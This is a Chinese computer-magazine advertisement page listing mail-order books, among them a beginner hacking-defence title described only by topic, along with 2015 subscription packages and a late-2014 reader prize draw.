


定价: 59元

《大型网站技术架构-核心原理与案例分析》

本书通过梳理大型网站技术发展历程,剖析大型网站技术架构模式,深入讲述大型互联网架构设计的核心原理,并通过一组典型网站技术架构设计案例,为读者呈现一幅包括技术选型、架构设计、性能优化、Web安全、系统发布、运维监控等在內的大型网站开发全景视图。是一本非常接地气的介绍互联网架构的书籍,值得从事互联网的技术人员学习和参考。

邮购代码: DZ81



定价: 29.8元

《轻而易举-黑客攻防入门》

本书详细介绍了黑客基础知识、信息收集与漏洞扫描、黑客常用命令与工具、Windows系统漏洞防范、密码攻防、远程控制攻防、木马攻防、网络攻防、QQ和E-mail攻防、防范计算机病毒、防范间谍软件与流氓软件、以及手机攻防等知识。采用“试一试+学一学+练一练+想一想”模式进行讲解,将知识介绍与实战练习相结合,使读者能够轻松上手。

邮购代码: DZ64




定价: 29.8元

《轻而易举-系统安装与重装》

本书从电脑新手的需要和学习习惯出发,详细介绍了安装电脑操作系统前的准备、硬盘分区与格式化、安装XP、安装Win7、多操作系统的安装与管理、安装与管理驱动程序、网络连接与系统更新、常用工具软件的安装与卸载、系统优化与日常维护、系统安全与病毒防御、备份与还原数据,以及卸载并重装操作系统等知识。

邮购代码: DZ69




定价: 39.8元

《图解计算机组装与维护》

本书主要介绍了计算机组装与维护的相关知识,其主要架构有3篇:第1篇,硬件的认知与组装;第2篇,软件的认识与系统的安装;第3篇,计算机的外部设备及日常维护。其主要内容有:计算机的系统组成、CPU、主板、内存、硬盘、显卡、显示器、机箱、声卡、光驱、音箱、操作系统及安装方式、硬盘分区及格式化、安装操作系统、装机必备“武器库”等16章。

邮购代码: DZ74



定价: 39元

《筑墙-只需一点点安全常识就能阻止网络犯罪》

这是一本写给普通网民的信息安全科普读物。在生活中,我们总会为自己所处的网络环境安全担忧,在网购支付过程中是否被骗、手机上网是否会无端中毒、新兴的二维码扫描是否安全……这些问题一直困扰着大部分普通网民。本书将以各种生动、真实的案例,教给大家在使用计算机、移动终端的过程中,如何才能防止不被侵犯,安全使用网络。

邮购代码: DZ78

购买方式:

1.在线订购:

<http://cfanbook.taobao.com>

2.邮政汇款地址:北京123信箱 邮编:100036 收款人:电脑爱好者杂志社。
为方便我们与您联系,请留下联系电话并在汇款单附言注明邮购代码。

咨询电话:010-88230549(周一至周五,9:30-11:00,13:30-17:00)

手机短信:13801293315(只接收短信)

邮购2015年《电脑爱好者》全年杂志

超值好礼人人送 多种套餐任您选

可参加
2014年岁末
大抽奖活动



A套餐

礼品
《电脑爱好者》
纪念版移动电源

B套餐

礼品 2015年《电脑爱好者》增刊(1)、(2)

2015年《电脑爱好者》增刊(1)

《实战系列—Photoshop进阶宝典》

移动互联网与智能手机的结合，给予我们更为广阔的展示空间，个性头像、相册背景，抑或使记录生活点滴的照片墙。我们都不是摄影大师，无法依靠专业技术拍摄出好照片时，就需要强大的后期处理。在这点上，PS始终是无可替代的王者。不要怕面对复杂的界面，也不要担心看不懂每个效果的含义，本书将用最浅显的方式让你了解PS的方方面面，举一反三地做出自己想要的图片效果。

定价：28元 出版时间：2015年5月底

2015年《电脑爱好者》增刊(2)

《实战系列—Windows进阶宝典》

以Windows 7和8.1/9(预览版)为运行环境，将介绍主流Windows系统中使用技巧、深度设置、性能提升及个性改进等综合性知识。

定价：28元 出版时间：2015年9月底

C套餐

礼品 2015年《电脑爱好者》普及版增刊(1)、(2)

2015年《电脑爱好者》普及版增刊(1)

《实战系列—Office进阶宝典》

办公的方式多种多样，办公的形态变化万千。本书在向您介绍Office系列办公套件各类型使用技巧和多种方法外，还有辅以其他小众软件为办公应用添彩的实例，教您成为独当一面的办公强者。

定价：28元 出版时间：2015年4月底

2015年《电脑爱好者》普及版增刊(2)

《实战系列—IT达人速成》

本书面向有电脑软、硬件使用基础，希望进一步提高个人电脑应用能力的用户。主要内容除提供电脑在日常办公、生活娱乐使用上的高阶技能，解决电脑在使用过程中出现的软、硬件、系统、网络问题外，还增加了智能手机、Windows 8/Android平板电脑等办公、娱乐应用解决方案。

定价：28元 出版时间：2015年10月底

全年杂志价格：邮局2期挂号：192元 邮局每期挂号：240元
邮局每期平寄：192元

活动咨询：周一到周五，9:30~11:00，13:30~17:00

手机短信：13801293315(只接收短信) 电话：010-88230549

注意事项：活动截止时间：2014年12月31日

(邮局汇款以邮戳为准，网上订阅以下订单时间为准)

通过邮局汇款的读者请在汇款单附言栏注明套餐名称以及杂志邮寄方式，如B套餐2期挂号。若您所在地区平寄收取不好，建议选择每2期挂号。

2013年13期开始，电脑爱好者杂志市场零售价格由8元调整为10元，但订购上述套餐者，仍保持8元价格不变

本活动仅限于汇款到杂志社、杂志社网上商城、到杂志社上门订阅的读者，邮局订阅等其他渠道不参加此活动。

本活动最终解释权归北京《电脑爱好者》杂志社所有

邮局汇款地址：北京市123信箱

收款人：电脑爱好者杂志社 邮编：100036

杂志社网上商城订购：<http://cfanbook.taobao.com>

杂志社现场订阅地址：北京市海淀区万寿路翠微中里14号4层

风雨21载 感谢有你



2014年《电脑爱好者》岁末大抽奖活动

时光飞逝，岁月如梭，2014踏着轻快的脚步即将飞奔而去；《电脑爱好者》也迎来了第22个年头！22年来《电脑爱好者》得到了广大读者的深深关爱。为感谢广大读者多年如一日的厚爱，在2014岁末来临之际，特举办“风雨21载 感谢有你”感恩抽奖活动，感谢您多年来对《电脑爱好者》无私、不计回报的支持。我们相信，前进道路上的任何困难，有了您的支持，我们都将勇往直前。

活动说明

- 1、抽奖次数：8次，每周一名大奖
- 2、抽奖时间：2014年11月10日、17日、24日、12月1日、12月8日、12月15日、12月22日、12月29日。
- 3、中奖名单公布：《电脑爱好者》官方微博、微信、杂志
- 4、未中奖读者，自动参加下一次抽奖。
(小提示：越早参与，中奖率越高，一般人我不告诉他)
- 5、参与条件：
 - 1) 在中国邮政订阅2015年全年《电脑爱好者》杂志的读者自动参与抽奖，请按下述方法将订阅回执发给杂志社，任选其一：
A、将订阅回执发传真到010-88230554，留清联系方式
B、将订阅回执电子版图片发电子邮件到 yangbo@cfan.com.cn
 - 2) 2014年11月1日-12月28日在《电脑爱好者》淘宝商城所有消费的读者自动参与抽奖 (<http://cfanbook.taobao.com>)
 - 3) 2014年11月1日-12月28日通过邮局汇款单汇款到杂志社任意消费的读者自动参与抽奖
- 6、活动开展时间：
2014年11月1日开始，12月29日结束

奖品展示

第一次抽奖奖品展示：

创新声霸锣
“发烧级”无线蓝牙音响
价值1099元



5个发声单元，
内置低音炮，
可同时支持两个蓝牙设备，
内置MP3播放机、录音机、蓄电池，
具有充电宝功能